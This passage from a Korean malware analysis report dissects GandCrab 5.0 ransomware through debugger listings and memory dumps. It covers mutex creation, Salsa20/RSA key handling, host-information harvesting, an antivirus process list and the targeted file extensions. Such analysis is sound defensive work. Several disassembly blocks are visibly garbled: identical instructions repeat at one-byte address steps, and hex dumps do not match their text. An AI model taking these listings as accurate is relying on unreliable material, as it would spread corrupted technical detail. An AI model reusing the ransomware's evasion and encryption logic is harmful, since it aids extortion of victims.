009451D6	05 00060000	add eax,600
009451D8	50	push eax
009451DC	68 00010000	push 100
009451E1	8B45 FC	mov eax,dword ptr ss:[ebp-4]
009451E4	05 00020000	add eax,200
009451E9	50	push eax
009451EA	FF75 FC	push dword ptr ss:[ebp-4]
009451ED	FF15 BC509500	call dword ptr ds:[<GetVolumeInformation>]

[그림 25. C 드라이브 볼륨 정보 탐색]

03970200 00

[그림 26. C 드라이브 볼륨 이름]

03970600 DB 73 E9 D8

[그림 27. C 드라이브 볼륨 시리얼 번호]

03970608 FF

[그림 28. C 드라이브 최대 파일명 길이]

03970604 FF 06 E7 03

[그림 29. C 드라이브 파일 시스템 플래그]

03970400 4E 00 54 00 46 00 53 00 00 00 00 00 00 00 00 00 N.T.F.S.....

[그림 30. C 드라이브 파일 시스템 이름]

- 이후, 지정된 버퍼에 363A5CF6.ahnlab

<http://memesmix.net/media/created/dd0dog.jpg> 를 저장하는 것을 확인할 수 있다.

```

00945207 50          push eax
00945208 68 90959500 push d77378dccc42b912e514d3bd4466cdda050dda9b57799a6c97f70e8489dd8c8d0.959590
00945209 80B5 F0F3FFFF lea eax, dword ptr ss:[ebp-C10]
00945213 50          push eax
00945214 FF15 A8529500 call dword ptr ds:[cwsprintfw]
    
```

[그림 31. 지정된 버퍼에 문자열 저장]

0133EC6C	33 00 36 00	33 00 41 00	35 00 43 00	46 00 36 00	3.6.3.A.5.C.F.6.
0133EC7C	20 00 61 00	68 00 6E 00	6C 00 61 00	62 00 20 00	.a.h.n.l.a.b.
0133EC8C	68 00 74 00	74 00 70 00	3A 00 2F 00	2F 00 6D 00	h.t.t.p.:././m.
0133EC9C	65 00 6D 00	65 00 73 00	6D 00 69 00	78 00 2E 00	e.m.e.s.m.i.x...
0133ECAC	6E 00 65 00	74 00 2F 00	6D 00 65 00	64 00 69 00	n.e.t./m.e.d.i.
0133ECBC	61 00 2F 00	63 00 72 00	65 00 61 00	74 00 65 00	a./c.r.e.a.t.e.
0133ECCC	64 00 2F 00	64 00 64 00	30 00 64 00	6F 00 71 00	d./d.d.o.d.o.q.
0133ECDC	2E 00 6A 00	70 00 67 00	00 00 16 00	10 E5 27 75	..j.p.g.....â'u

[그림 32. 저장된 문자열 확인]

- C 드라이버 볼륨 시리얼 번호와 ahlalab

<http://memesmix.net/media/created/dd0dog.jpg> 문자열을 사용하여 임의의 문자열 생성 후, 앞의 20 자를 추출하여 Global\8A5BAAB9F36E1508585C.lock 이란 이름의 전역 뮤텍스를 생성한다.

```

00D55178 8045 FC      mov eax, dword ptr ss:[ebp-4]
00D5517E 80B0 00060000 mov eax, dword ptr ds:[eax+0]
00D55184 C1E8 02      shr eax, 2
00D55185 50          push eax
00D55186 68 90959500 push d77378dccc42b912e514d3bd4466cdda050dda9b57799a6c97f70e8489dd8c8d0.D69590
00D55187 80B5 F0F3FFFF lea eax, dword ptr ss:[ebp-C10]
00D55188 50          push eax
00D55189 FF15 A8529500 call dword ptr ds:[cwsprintfw]
00D5518A 83C4 0C      add esp, 4
00D5518B 80B5 F0F3FFFF lea eax, dword ptr ss:[ebp-810]
00D5518C 50          push eax
00D5518D 80B5 F0F3FFFF lea eax, dword ptr ss:[ebp-C10]
00D5518E 50          push eax
00D5518F 80B5 F0F3FFFF lea eax, dword ptr ss:[ebp-1010]
00D55190 50          push eax
00D55191 68 90959500 push d77378dccc42b912e514d3bd4466cdda050dda9b57799a6c97f70e8489dd8c8d0.D69590
00D55192 83C4 0C      add esp, 4
00D55193 50          push 2
00D55194 80B5 F0F3FFFF lea eax, dword ptr ss:[ebp-810]
00D55195 50          push eax
00D55196 80B5 F0F3FFFF lea eax, dword ptr ss:[ebp-810]
00D55197 50          push eax
00D55198 80B5 F0F3FFFF lea eax, dword ptr ss:[ebp-810]
00D55199 50          push eax
00D5519A 80B5 F0F3FFFF lea eax, dword ptr ss:[ebp-810]
00D5519B 50          push eax
00D5519C 80B5 F0F3FFFF lea eax, dword ptr ss:[ebp-810]
00D5519D 50          push eax
00D5519E 80B5 F0F3FFFF lea eax, dword ptr ss:[ebp-810]
00D5519F 50          push eax
00D551A0 80B5 F0F3FFFF lea eax, dword ptr ss:[ebp-810]
00D551A1 50          push eax
00D551A2 80B5 F0F3FFFF lea eax, dword ptr ss:[ebp-810]
00D551A3 50          push eax
00D551A4 80B5 F0F3FFFF lea eax, dword ptr ss:[ebp-810]
00D551A5 50          push eax
00D551A6 80B5 F0F3FFFF lea eax, dword ptr ss:[ebp-810]
00D551A7 50          push eax
00D551A8 80B5 F0F3FFFF lea eax, dword ptr ss:[ebp-810]
00D551A9 50          push eax
00D551AA 80B5 F0F3FFFF lea eax, dword ptr ss:[ebp-810]
00D551AB 50          push eax
00D551AC 80B5 F0F3FFFF lea eax, dword ptr ss:[ebp-810]
00D551AD 50          push eax
00D551AE 80B5 F0F3FFFF lea eax, dword ptr ss:[ebp-810]
00D551AF 50          push eax
00D551B0 80B5 F0F3FFFF lea eax, dword ptr ss:[ebp-810]
00D551B1 50          push eax
00D551B2 80B5 F0F3FFFF lea eax, dword ptr ss:[ebp-810]
00D551B3 50          push eax
00D551B4 80B5 F0F3FFFF lea eax, dword ptr ss:[ebp-810]
00D551B5 50          push eax
00D551B6 80B5 F0F3FFFF lea eax, dword ptr ss:[ebp-810]
00D551B7 50          push eax
00D551B8 80B5 F0F3FFFF lea eax, dword ptr ss:[ebp-810]
00D551B9 50          push eax
00D551BA 80B5 F0F3FFFF lea eax, dword ptr ss:[ebp-810]
00D551BB 50          push eax
00D551BC 80B5 F0F3FFFF lea eax, dword ptr ss:[ebp-810]
00D551BD 50          push eax
00D551BE 80B5 F0F3FFFF lea eax, dword ptr ss:[ebp-810]
00D551BF 50          push eax
00D551C0 80B5 F0F3FFFF lea eax, dword ptr ss:[ebp-810]
00D551C1 50          push eax
00D551C2 80B5 F0F3FFFF lea eax, dword ptr ss:[ebp-810]
00D551C3 50          push eax
00D551C4 80B5 F0F3FFFF lea eax, dword ptr ss:[ebp-810]
00D551C5 50          push eax
00D551C6 80B5 F0F3FFFF lea eax, dword ptr ss:[ebp-810]
00D551C7 50          push eax
00D551C8 80B5 F0F3FFFF lea eax, dword ptr ss:[ebp-810]
00D551C9 50          push eax
00D551CA 80B5 F0F3FFFF lea eax, dword ptr ss:[ebp-810]
00D551CB 50          push eax
00D551CC 80B5 F0F3FFFF lea eax, dword ptr ss:[ebp-810]
00D551CD 50          push eax
00D551CE 80B5 F0F3FFFF lea eax, dword ptr ss:[ebp-810]
00D551CF 50          push eax
00D551D0 80B5 F0F3FFFF lea eax, dword ptr ss:[ebp-810]
00D551D1 50          push eax
00D551D2 80B5 F0F3FFFF lea eax, dword ptr ss:[ebp-810]
00D551D3 50          push eax
00D551D4 80B5 F0F3FFFF lea eax, dword ptr ss:[ebp-810]
00D551D5 50          push eax
00D551D6 80B5 F0F3FFFF lea eax, dword ptr ss:[ebp-810]
00D551D7 50          push eax
00D551D8 80B5 F0F3FFFF lea eax, dword ptr ss:[ebp-810]
00D551D9 50          push eax
00D551DA 80B5 F0F3FFFF lea eax, dword ptr ss:[ebp-810]
00D551DB 50          push eax
00D551DC 80B5 F0F3FFFF lea eax, dword ptr ss:[ebp-810]
00D551DD 50          push eax
00D551DE 80B5 F0F3FFFF lea eax, dword ptr ss:[ebp-810]
00D551DF 50          push eax
00D551E0 80B5 F0F3FFFF lea eax, dword ptr ss:[ebp-810]
00D551E1 50          push eax
00D551E2 80B5 F0F3FFFF lea eax, dword ptr ss:[ebp-810]
00D551E3 50          push eax
00D551E4 80B5 F0F3FFFF lea eax, dword ptr ss:[ebp-810]
00D551E5 50          push eax
00D551E6 80B5 F0F3FFFF lea eax, dword ptr ss:[ebp-810]
00D551E7 50          push eax
00D551E8 80B5 F0F3FFFF lea eax, dword ptr ss:[ebp-810]
00D551E9 50          push eax
00D551EA 80B5 F0F3FFFF lea eax, dword ptr ss:[ebp-810]
00D551EB 50          push eax
00D551EC 80B5 F0F3FFFF lea eax, dword ptr ss:[ebp-810]
00D551ED 50          push eax
00D551EE 80B5 F0F3FFFF lea eax, dword ptr ss:[ebp-810]
00D551EF 50          push eax
00D551F0 80B5 F0F3FFFF lea eax, dword ptr ss:[ebp-810]
00D551F1 50          push eax
00D551F2 80B5 F0F3FFFF lea eax, dword ptr ss:[ebp-810]
00D551F3 50          push eax
00D551F4 80B5 F0F3FFFF lea eax, dword ptr ss:[ebp-810]
00D551F5 50          push eax
00D551F6 80B5 F0F3FFFF lea eax, dword ptr ss:[ebp-810]
00D551F7 50          push eax
00D551F8 80B5 F0F3FFFF lea eax, dword ptr ss:[ebp-810]
00D551F9 50          push eax
00D551FA 80B5 F0F3FFFF lea eax, dword ptr ss:[ebp-810]
00D551FB 50          push eax
00D551FC 80B5 F0F3FFFF lea eax, dword ptr ss:[ebp-810]
00D551FD 50          push eax
00D551FE 80B5 F0F3FFFF lea eax, dword ptr ss:[ebp-810]
00D551FF 50          push eax
    
```

[그림 33. 시리얼 번호와 ahnlab 문자열을 통한 임의의 문자열 생성]

0113F3D0	44 00 38 00	34 00 37 00	41 00 42 00	43 00 31 00	D.8.4.7.A.8.C.1.
0113F3E0	39 00 45 00	31 00 31 00	43 00 32 00	36 00 34 00	9.E.1.1.C.2.6.4.
0113F3F0	31 00 35 00	37 00 35 00	31 00 37 00	33 00 38 00	1.5.7.5.1.7.3.8.
0113F400	41 00 45 00	31 00 37 00	33 00 43 00	31 00 39 00	A.E.1.7.3.C.1.9.
0113F410	36 00 33 00	33 00 33 00	32 00 43 00	41 00 43 00	6.3.3.3.2.C.A.C.
0113F420	43 00 35 00	43 00 34 00	30 00 38 00	31 00 39 00	C.5.C.4.0.8.1.9.
0113F430	36 00 39 00	30 00 45 00	36 00 41 00	31 00 37 00	6.9.0.E.6.A.1.7.
0113F440	45 00 31 00	34 00 36 00	38 00 45 00	35 00 36 00	E.1.4.6.8.E.5.6.
0113F450	46 00 43 00	39 00 38 00	37 00 31 00	34 00 45 00	F.C.9.8.7.1.4.E.
0113F460	42 00 36 00	38 00 38 00	34 00 39 00	44 00 43 00	B.6.8.8.4.9.D.C.
0113F470	42 00 42 00	44 00 41 00	43 00 38 00	44 00 39 00	B.8.D.A.C.8.D.9.
0113F480	34 00 44 00	34 00 39 00	38 00 41 00	35 00 38 00	4.D.4.9.8.A.5.8.
0113F490	39 00 39 00	44 00 43 00	39 00 43 00	44 00 44 00	9.9.D.C.9.C.D.D.
0113F4A0	31 00 35 00	41 00 46 00	46 00 36 00	36 00 36 00	1.5.A.F.F.6.6.6.
0113F4B0	45 00 31 00	42 00 42 00	41 00 41 00	32 00 37 00	E.1.B.B.A.A.2.7.
0113F4C0	39 00 44 00	37 00 44 00	42 00 34 00	38 00 34 00	9.D.7.D.B.4.8.4.
0113F4D0	32 00 44 00	33 00 33 00	46 00 37 00	31 00 33 00	2.D.3.3.F.7.1.3.

[그림 34. 생성된 임의의 문자]

0113F398	00 00 00 00	00 00 00 00	38 00 41 00	35 00 42 00	.....8.A.5.B.
0113F3A8	41 00 41 00	42 00 39 00	46 00 33 00	36 00 45 00	A.A.B.9.F.3.6.E.
0113F3B8	31 00 35 00	30 00 38 00	35 00 38 00	35 00 43 00	1.5.0.8.5.8.5.C.
0113F3C8	00 00 36 00	41 00 44 00	44 00 38 00	34 00 37 00	.....8.A.5.B.

[그림 35. 뮉텍스 이름에 더할 문자열 추출]

- “@hashbreaker Daniel J. Bernstein let`s dance salsa <3“ 문자열을 특정 연산을 통해 “expa@hashbreaker Dannd 3@hashbr“ 문자열로 변경한 뒤 이를 통해 RSA 키를 복호화하는 것을 확인할 수 있다.
- Salsa20 의 상태 초기화에서 사용되는 고정 문자열 확인, Salsa20 암호화 알고리즘을 사용하는 것을 확인할 수 있다.

```
v3 = "expand 32-byte k<\x00d\x00i\x00v";
```

[그림 36. Salsa20 고정 문자열 확인]

00D696E0	40 68 61 73	68 62 72 65	61 68 65 72	20 44 61 6E	@hashbreaker Dan
00D696F0	69 65 6C 20	4A 2E 20 42	65 72 6E 73	74 65 69 6E	iel J. Bernstein
00D69700	20 6C 65 74	27 73 20 64	61 6E 63 65	20 73 61 6C	let's dance sal
00D69710	73 61 20 3C	33 00 00 00	00 00 00 00	00 00 00 00	sa <3.....

[그림 37. 변경 전 문자열 확인]

00D3F888	65 78 70 61	40 68 61 73	68 62 72 65	61 68 65 72	expa@hashbreaker
00D3F898	20 44 61 6E	6E 64 20 33	40 68 61 73	68 62 72 00	Dannd 3@hashbr.
00D3F8A8	05 00 00 00	00 00 00 00	32 2D 62 79	69 65 6C 20	.....2-byiel
00D3F8B8	4A 2E 20 42	65 72 6E 73	74 65 69 00	74 65 20 68	J. Bernstei.te k

[그림 38. 변경 후 문자열 확인]

028D0000	06 02 00 00	00 A4 00 00	52 53 41 31	00 08 00 00	.....RSA1....
028D0010	01 00 01 00	BB EF 02 46	08 5E 8C 72	8E A0 A0 31	....»i.F.^.r. 1
028D0020	AE 95 33 82	D6 67 89 32	B2 ED 92 A8	16 0A BC 28	©.3.Ög.2=i.%.%(
028D0030	C1 4D 3E 00	A3 DC 48 47	3D E9 9A C1	31 AE 41 C5	AM>.fUHG=e.A1®AA
028D0040	E8 22 70 6A	7F 75 98 8F	6C EB EE 65	98 18 96 D3	è"pj.u..æie...Ö
028D0050	4D AA 3F 75	08 A5 75 E7	71 CD 88 A0	77 E0 CB 2F	M³?u.¥ucqi. wæ/
028D0060	33 A2 0D AB	E4 E3 40 82	3F D9 95 50	A4 92 56 AA	3c.«ää@.?Ü.Pß.V³
028D0070	77 61 05 75	F2 25 81 DA	A1 BE 30 A7	CB DA 28 A3	wa.u0%.Üj%05EÜ+f
028D0080	9E 85 AB 03	8D BB D3 F0	BB 9C 71 9A	D4 98 CF C6	..«...»Öd».q.Ö.IÆ
028D0090	C2 A8 62 84	32 85 4C 18	2C FF E4 D8	D9 E5 2A BB	Ä"b.2.L.,ÿaouâ*»
028D00A0	18 06 08 6A	F4 D8 D1 8D	00 E3 41 FC	E7 C5 20 25	..jööN..äAüçA %
028D00B0	D2 DD 47 FF	27 09 1F 6D	34 6C 8A 0A	EB AB 13 48	ÖYGY'..m41..ë«.H
028D00C0	09 F6 24 24	98 84 22 DD	C1 A1 1C 60	63 06 71 EE	.ö\$\$..''YÄj. c.qi
028D00D0	00 4A 21 8A	1F AF 4C 03	D2 C7 3F BA	64 39 35 B4	.J!°. _L.Öç?°d95'
028D00E0	44 08 17 5F	B5 2C 8C 4E	B2 E6 61 B2	23 21 4D AD	D.._µ..N³æa³#¹M.
028D00F0	FB D4 1D 96	4B A1 FC 7F	8F 98 78 BB	D3 72 F1 E3	ûÖ..Kjü.¿.x»Öñä

[그림 39. RSA 키 복호화 확인]

- 이후, 사용자 시스템에 대한 정보들을 가져오는 것을 확인할 수 있다.

# 00055B06	68 0C90600	push 0	06940C:L"fp"
# 00055B0A	6A 00	push 0	069414:L"hd"
# 00055B0C	68 1A90600	push 1	06941C:L"ransom_id"
# 00055B12	6A 01	push 1	069420:L"pc_ptr"
# 00055B18	68 3090600	push 1	069430:L"ps_mkjor"
# 00055B1F	6A 01	push 1	069440:L"pc_keyb"
# 00055B21	68 4090600	push 1	069454:L"pc_keyb"
# 00055B28	6A 01	push 1	069464:L"pc_tang"
# 00055B2C	68 6490600	push 1	069474:L"av"
# 00055B34	6A 01	push 1	06947C:L"pc_group"
# 00055B38	68 7C90600	push 1	069490:L"pc_name"
# 00055B3D	6A 01	push 1	0694A0:L"pc_user"
# 00055B42	68 8090600	push 1	[ebp-A0]:L"sqwriter.exe"
# 00055B44	6A 01	push 1	[ebp-A0]:L"sqwriter.exe"
# 00055B48	68 A090600	push 1	
# 00055B50	6A 01	push 1	
# 00055B52	80AD 60FFFFFF	lea ecx,dword ptr ds:[ebp-A0]	
# 00055B54	E8 A0FFFFFF	call 077378dccc42b912e514d3bd4466cdda050dda9b57799a6c97f70e8489dd8c8d0.D539F6	
# 00055B56	80AD 60FFFFFF	lea ecx,dword ptr ds:[ebp-A0]	
# 00055B58	E8 60FFFFFF	call 077378dccc42b912e514d3bd4466cdda050dda9b57799a6c97f70e8489dd8c8d0.D539F6	

[그림 40. 가져올 시스템 문자열 확인]

# 000581D6	8B35 8C51D600	mov esi,dword ptr ds:[virtualAlloc]
# 000581DC	8BD9	mov ebx,ecx
# 000581DE	57	push edi
# 000581DF	33FF	xor edi,edi
# 000581E1	895C24 20	mov dword ptr ss:[esp+20],ebx
# 000581E5	393B	cmp dword ptr ds:[ebx],edi
# 000581E7	74 26	je 077378dccc42b912e514d3bd4466cdda050dda9b57799a6c97f70e8489dd8c8d0.D5820F
# 000581E9	6A 04	push 4
# 000581EB	68 00300000	push 3000
# 000581F0	68 02020000	push 202
# 000581F5	57	push edi
# 000581F6	FFD6	call esi

[그림 41. esi 에 VirtualAlloc 함수 할당]

02C30000	6C 00 65 00	65 00 00 00	00 00 00 00	00 00 00 00	1.e.e.....
----------	-------------	-------------	-------------	-------------	------------

[그림 42. 사용자 이름 확인]

03390000	44 00 45 00	53 00 48 00	54 00 4F 00	50 00 2D 00	D.E.S.K.T.O.P.-.
03390010	47 00 34 00	49 00 52 00	55 00 56 00	32 00 00 00	G.4.I.R.U.V.2...

[그림 43. 컴퓨터 이름 확인]

030A0000	57 00 4F 00	52 00 48 00	47 00 52 00	4F 00 55 00	W.O.R.K.G.R.O.U.
030A0010	50 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	P.....

[그림 44. 그룹 정보 확인]

02920000 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

[그림 45. 도메인 내용(존재하지 않아 비어있음) 확인]

02930000 68 00 6F 00 2D 00 4B 00 52 00 00 00 00 00 00 00 K.O.-K.R.....

[그림 46. LocalName 확인]

0294000E 30 00 30 00 30 00 30 00 30 00 34 00 31 00 32 00 0.0.0.0.0.4.1.2.

[그림 47. 키보드 레이아웃 첫 번째값 확인(러시아쪽 언어 사용 확인)]

02940000 57 00 69 00 6E 00 64 00 6F 00 77 00 73 00 20 00 W.i.n.d.o.w.s. .
02940010 31 00 30 00 20 00 45 00 6E 00 74 00 65 00 72 00 1.0. .E.n.t.e.r.
02940020 70 00 72 00 69 00 73 00 65 00 00 00 00 00 00 00 p.r.i.s.e.....

[그림 48. OS 이름 확인]

02D20000 78 00 36 00 34 00 00 00 00 00 00 00 00 00 00 00 X.6.4.....

[그림 49. OS 비트 확인]

033E0000 43 00 3A 00 5C 00 57 00 69 00 6E 00 64 00 6F 00 C.:.\.w.i.n.d.o.
033E0010 77 00 73 00 00 00 00 00 00 00 00 00 00 00 00 00 w.s.....

[그림 50. windows 디렉토리 확인]

AVP.exe	cmdagent.exe
ekrn.exe	smc.exe
avgnt.exe	persfw.exe
ashDisp.exe	pccpfw.exe
NortonAntiBot.exe	fsguiexe.exe
Mcshield.exe	cfp.exe
avengine.exe	msmpeng.exe

[표 3. 안티 바이러스 소프트웨어 정보 확인]

03540000 4D 00 73 00 4D 00 70 00 45 00 6E 00 67 00 2E 00 M.s.M.p.E.n.g...
03540010 65 00 78 00 65 00 00 00 00 00 00 00 00 00 00 00 e.x.e.....

[그림 51. 탐지된 안티 바이러스 소프트웨어 확인]

033E060C	31 00 32 00	74 00 68 00	20 00 47 00	65 00 6E 00	1.2.t.h. .G.e.n.
033E061C	20 00 49 00	6E 00 74 00	65 00 6C 00	28 00 52 00	.I.n.t.e.l.(.R.
033E062C	29 00 20 00	43 00 6F 00	72 00 65 00	28 00 54 00	). .C.o.r.e.(.T.
033E063C	4D 00 29 00	20 00 69 00	37 00 2D 00	31 00 32 00	M.). .i.7.-.1.2.
033E064C	37 00 30 00	30 00 48 00	00 00 00 00	00 00 00 00	7.0.0.H.....

[그림 52. cpu 이름 정보 확인]

033E0654	49 00 6E 00	74 00 65 00	6C 00 36 00	34 00 20 00	I.n.t.e.l.6.4. .
033E0664	46 00 61 00	6D 00 69 00	6C 00 79 00	20 00 36 00	F.a.m.i.l.y. .6.
033E0674	20 00 4D 00	6F 00 64 00	65 00 6C 00	20 00 31 00	.M.o.d.e.l. .1.
033E0684	35 00 34 00	20 00 53 00	74 00 65 00	70 00 70 00	5.4. .S.t.e.p.p.
033E0694	69 00 6E 00	67 00 20 00	33 00 00 00	00 00 00 00	i.n.g. .3.....

[그림 53. cpu 고유 식별자 정보 확인]

- 다음으로, 디스크 드라이버 정보를 스택에 저장하고, A~Z 까지 드라이버를 탐색하며, 드라이브의 타입이 3(FIXED(고정,(hdd or ssd)) 드라이브)일 경우, FIXED 와 디스크 크기(49.3G)를 바이트로 변환한 값, 디스크 사용한 값(43.7G)를 바이트로 변환한 값을 합쳐 출력하는 것을 확인할 수 있다.

- 그리고, ransom_id 를 생성하며, id, sub_id, 랜드크랩 version 정보를 가져오고, 최종적으로 문자열을 정리한 다음 저장하는 것을 확인할 수 있다.

UNKNOWN	REMOVABLE	REMOTE	RAMDISK
NO_ROOT_DIR	FIXED	CDROM	

[표 4. 스택에 저장된 디스크 드라이버 정보]

03560000	43 00 3A 00	46 00 49 00	58 00 45 00	44 00 5F 00	C.:.F.I.X.E.D._.
03560010	35 00 33 00	30 00 33 00	30 00 31 00	32 00 31 00	5.3.0.3.0.1.2.1.
03560020	34 00 37 00	32 00 2F 00	34 00 36 00	39 00 37 00	4.7.2./..6.9.7.
03560030	39 00 31 00	31 00 37 00	30 00 35 00	36 00 2C 00	9.1.1.7.0.5.6.,.

[그림 54. C 드라이버 반환 문자열 확인]

030A0000	31 00 34 00	31 00 30 00	33 00 32 00	30 00 63 00	1.4.1.0.3.2.0.c.
030A0010	64 00 38 00	65 00 39 00	37 00 33 00	64 00 62 00	d.8.e.9.7.3.d.b.

[그림 55. 생성된 ransom_id 확인]

03090000	pc_user=lee&pc_name=DESKTOP-G4IRUV2&pc_group=WORKGROUP&av=MsMpEn				
03090080	g.exe&pc_lang=ko-KR&pc_keyb=0&os_major=windows 10 Enterprise&os_				
03090100	bit=x64&ransom_id=1410320cd8e973db&hdd=C:FIXED_53030121472/46980				
03090180	128768&id=99&sub_id=559&version=5.0&action=call... ..				

[그림 56. 최종적으로 저장되는 시스템 정보]

- 이후, 아래의 로직을 통해 시스템 정보를 암호화 하는 것을 확인할 수 있다. (시작할 때 마다 메모리 주소가 달라 위와 주소가 다를 수 있음)

```

00056C73 46 inc esi
00056C74 81E6 FF000080 and esi,800000FF
00056C75 79 08 jns 077378dccc42b912e514d3bd4466cdda050dda9b57799a6c97f70e8489dd8c8d0.D56C84
00056C76 4E dec esi
00056C77 81CE 00FFFFFF or esi,FFFFFF00
00056C78 46 inc esi
00056C79 8B143E mov dl,byte ptr ds:[esi+edi]
00056C7A 0FB6C2 movzx eax,dl
00056C7B 03D8 add ebx,ebx
00056C7C 81E3 FF000080 and ebx,800000FF
00056C7D 79 08 jns 077378dccc42b912e514d3bd4466cdda050dda9b57799a6c97f70e8489dd8c8d0.D56C9C
00056C7E 4E dec ebx
00056C7F 81CB 00FFFFFF or ebx,FFFFFF00
00056C80 43 inc ebx
00056C81 8A043B mov al,byte ptr ds:[ebx+edi]
00056C82 8B043E mov byte ptr ds:[esi+edi],al
00056C83 8B143B mov byte ptr ds:[ebx+edi],dl
00056C84 0FB60C3E movzx ecx,byte ptr ds:[esi+edi]
00056C85 0FB6C2 movzx eax,dl
00056C86 03C8 add ecx,ecx
00056C87 81E1 FF000080 and ecx,800000FF
00056C88 79 08 jns 077378dccc42b912e514d3bd4466cdda050dda9b57799a6c97f70e8489dd8c8d0.D56C8E
00056C89 49 dec ecx
00056C8A 81C9 00FFFFFF or ecx,FFFFFF00
00056C8B 41 inc ecx
00056C8C 8A0439 mov al,byte ptr ds:[ecx+edi]
00056C8D 8B043E mov ecx,dword ptr ss:[ebp-3]
00056C8E 8B51F8 mov edx,dword ptr ss:[ebp-8]
00056C8F 300411 xor byte ptr ds:[ecx+edx],al
00056C90 41 inc ecx
00056C91 8B51F8 mov dword ptr ss:[ebp-8],ecx
00056C92 384D05 cmp ecx,dword ptr ss:[ebp-9]
00056C93 72 A0 jb 077378dccc42b912e514d3bd4466cdda050dda9b57799a6c97f70e8489dd8c8d0.D56C73

```

[그림 57. 시스템 정보 암호화 로직]

02F20000	C1	F2	83	EA	2B	9D	BA	60	64	9A	92	FC	21	1A	F8	53	A0.ê+.°'d..ü!.0S
02F20010	AA	B1	10	56	A0	39	3D	ED	DE	3C	63	3A	9B	F5	C6	56	"±.V 9=ip<c:.0ÆV
02F20020	28	BC	EB	96	37	1E	16	61	85	5D	C5	96	44	4E	9C	51	(%ê.7..a.]Ä.DN.Q
02F20030	AA	76	10	EE	68	56	C8	B7	D2	4C	15	87	E9	1E	48	04	"v.ihvÈ.ÖL..é.H.
02F20040	AA	F3	BA	D3	57	EF	E9	FA	4D	41	84	0C	16	E2	0A	92	"ó°ÓWiéúMA...â..
02F20050	63	F3	D2	C5	30	FF	DF	98	13	A8	04	90	06	2E	8A	A3	có0Ä0yB.. ....f
02F20060	FC	7C	D9	68	F1	1C	92		B4	8A	9E	A1	09	44	B8	02	üü|Ühñ...i.D..
02F20070	A9	00	C6	B6	66	38	F5	97	CD	B9	C4	6D	75	24	64	74	@.Æff8ö.í'Amu\$dt
02F20080	30	6D	C6	96	AE	C0	B6	61	9C	58	0C	A4	91	C6	C4	29	OmÆ.⊙Aq̂a.X.⊙.ÆA)
02F20090	29	8E	21	D8	D3	80	4A	52	B0	64	46	55	EA	03	C4	B9	).!ÖÖ.JR°dFuê.Ä'
02F200A0	03	DC	10	22	44	D8	B4	8C	3A	43	B8	30	99	0F	DC	8A	.Ü."Dø'.:C.0..Ü.
02F200B0	58	2C	47	93	09	9C	01	9A	84	28	06	76	62	3F	A4	3F	X,G.....(.vb?²?
02F200C0	66	FA	CE	D6	C6	73	8E	36	EA	8D	DD	40	49	78	18	97	fúI0Æs.6è.Y@Ix..
02F200D0	98	67	59	DD	32	08	0E	31	63	0E	C1	0C	80	28	B0	7D	.gyY2..1c.Ä..+°}
02F200E0	39	4A	38	C5	7A	0F	F2	91	FF	2D	2E	D8	AF	A9	DF	A7	9J;Äz.ò.ÿ-.0°@B\$
02F200F0	B2	BA	F1	E7	AE	62	B6	B1	64	91	17	C1	A3	E2	CB	FF	"ñc°b̂±d..ÄÊâËY
02F20100	34	36	48	EB	62	1A	D6	58	24	5A	85	06	23	ED	BB	11	46Hëb.Ox\$Z..#i».

[그림 58. 암호화된 시스템 정보 확인]

- 그 다음, 임의의 문자열(파일 확장자로 보임)을 생성하며, 파일 확장자들을 불러오는 것을 확인할 수 있다.

03860000 2E 00 6B 00 70 00 73 00 6A 00 70 00 00 00 00 00 .kpsjp..

[그림 59. 임의의 문자열 확인(파일 암호화시 사용하는 확장자로 보임)]

```

.rar.zip.cab.arj.lzh.tar.7z.gzip.iso.z.7-
zip.lzma.vmx.vmdk.vm.1st.602.docb.sm.xltx.xltn.xlsb.xla.xlam.xll.xlw.ppt.pot.pps.pptx.pptm.potx.p
otm.ppam.ppsx.ppsm.sldx.sldm.xpsdoc.dotm_.docx.abw.act.adoc.aim.ans.apkg.a.ascii.ase.aty.awp.aw
t.awww.bad.bbs.bdp.bdrbib.bibtex.bml.bna.boc.brx.btd.bzabw.calca
rt.chord.cnm.cod.crw1.cws.cyi.dca.dfti.dgsot.doc.docm.dotx.docx.docxml.docz.dox.dropb.dwd.dx.dxb
.dxp.eio.eit.emf.eml.emlx.emulepp.err.err.etf.etx.euc.fadein.template.faq.fbl.fcf.fdf.fdr.fds.fdt.fdx.fdx
.fft.fgs.flr.fodt.fofrt.fwd.fwdn.gmd.gpd.gpn.gsd.gthr.gv.hbk..hwp.hz.idx.iil.ipf.ipspot.jarvis.jis.jnp.f.jt

```

```
d .kes .klg .klg .knt .kon .kwd .latex .lbt .llp2 .lst .lst .ltr .ltx .lue .luf .lwp .lxfml .lytbox .mcw .md5 .me .mell .mell
el .min .mnt .msg .mw .ndoc .nfo .ngloss .njx .note .notes .now .nwctxt
r .odif .odm .odo .odt .ofl .opeico .openbsd .ort .ott .p7s .pages .pages-
tef .pdpcmd .pfx .pjt .plain .plantuml .p.psw .pu .pvj .pvm .pwd .pwdp .pwdpl .pwi .pwr .qldleadme .rft .ris .rpt .r
st .rtd .rtf .rtfd .rtx .runzn .saf .safetext .sam .sam .save .scc .scm .scriv .scw .sdm .sdoc .sdw .se .session .sgm .sig
.skcard .smf .sms .ssa .story .strings .stw .sty .sublime-ime-
workspace .sxc .sxw .tab .tab .tdf .tdf .templa .textclipping .thp .tlb .tm .tmd .tmdx .tmv .tmvx .tpc .trelby .tvj .txt
.u3i .unauth .unx .uof .uot .upd .utf8 .u .vw .wbk .webdoc .wn .wp .wp4 .wp5 .wp6 .wp7 .wpa
d .wpl .wps .wps .wpt .wpt .wpw .wri .wsd .wtt .wtx .xbdoc .xbplate .xdl .xdl .xwp .xwp .xwp .xy .xy3 .xyp .xyw .z
abw .zrtf .zw
```

[표 5. 파일 확장자 확인 1]

```
.ani .cab .cpl .cur .diagcab .diagpkg .dll .drv .lock .hlp .ldf .icl .icns .ico .ics .lnk .key .idx .mod .mpa .msc .msp .ms
styles .msu .nomedia .ocx .prf .rom .rtp .scr .shs .spl .sys .theme .themepack .exe .bat .cmd .gandcrab .KRAB .CR
AB .zerophage_i_like_your_pictures
```

[표 6. 파일 확장자 확인 2 (일치 시 암호화 하지 않음)]

- 이후, VirtualLock 을 통해 할당한 메모리 구역을 RAM 에 고정한 뒤, RSA 공개키와 개인키를 생성하는 것을 확인할 수 있다.
- 개인키의 경우 한번 더 암호화를 진행하는 것을 확인할 수 있다.

00D56DCE	53	push ebx
00D56DCF	56	push esi
